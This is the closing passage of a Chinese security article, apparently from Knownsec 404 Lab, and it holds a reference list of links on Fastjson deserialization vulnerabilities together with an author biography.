2. https://paper.seebug.org/1155/ (https://paper.seebug.org/1155/)
3. https://paper.seebug.org/994/ (https://paper.seebug.org/994/)
4. https://paper.seebug.org/292/ (https://paper.seebug.org/292/)
5. https://paper.seebug.org/636/ (https://paper.seebug.org/636/)
6. https://www.anquanke.com/post/id/182140#h2-1 (https://www.anquanke.com/post/id/182140#h2-1)
7. https://github.com/LeadroyaL/fastjson-blacklist (https://github.com/LeadroyaL/fastjson-blacklist)
8. http://www.lmxspace.com/2019/06/29/FastJson-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E5%AD%A6%E4%B9%A0/#v1-2-47 (http://www.lmxspace.com/2019/06/29/FastJson-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E5%AD%A6%E4%B9%A0/#v1-2-47)
9. http://xxlegend.com/2017/12/06/%E5%9F%BA%E4%BA%8EJdbcRowSetImpl%E7%9A%84Fastjson%20RCE%20PoC%E6%9E%84%E9%80%A0%E4%B8%8E%E5%88%86%E6%9E%90/ (http://xxlegend.com/2017/12/06/%E5%9F%BA%E4%BA%8EJdbcRowSetImpl%E7%9A%84Fastjson%20RCE%20PoC%E6%9E%84%E9%80%A0%E4%B8%8E%E5%88%86%E6%9E%90/)
10. http://xxlegend.com/2017/04/29/title-%20fastjson%20%E8%BF%9C%E7%A8%8B%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96poc%E7%9A%84%E6%9E%84%E9%80%A0%E5%92%8C%E5%88%86%E6%9E%90/ (http://xxlegend.com/2017/04/29/title-

%20fastjson%20%E8%BF%9C%E7%A8%8B%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96poc%E7%9A%84%E6%9E%84%E9%80%A0%E5%92%8C%E5%88%86%E6%9E%90/)
11. http://gv7.me/articles/2020/several-ways-to-detect-fastjson-through-dnslog/#0x03-%E6%96%B9%E6%B3%95%E4%BA%8C-%E5%88%A9%E7%94%A8java-net-InetSocketAddress (http://gv7.me/articles/2020/several-ways-to-detect-fastjson-through-dnslog/#0x03-%E6%96%B9%E6%B3%95%E4%BA%8C-%E5%88%A9%E7%94%A8java-net-InetSocketAddress)
12. https://xz.aliyun.com/t/7027#toc-4 (https://xz.aliyun.com/t/7027#toc-4)
13. https://zhuanlan.zhihu.com/p/99075925 (https://zhuanlan.zhihu.com/p/99075925)
14. ...

太多了，感谢师傅们的辛勤记录。

(/users/a
nicknam

知道创宇404实验室 (/users/author/?nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)

知道创宇404实验室，是国内黑客文化深厚的网络安全公司知道创宇最神秘和核心的部门，长期致力于Web 、IoT 、工控、区块链等领域内安全漏洞挖掘、攻防技术的研究工作，团队曾多次向国内外多家知名厂商如微软、苹果、Adobe 、腾讯、阿里、百度等提交漏洞研究成果，并协助修复安全漏洞，多次获得相关致谢，在业内享有极高的声誉。

阅读更多有关该作者 (/users/author/?nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)的文章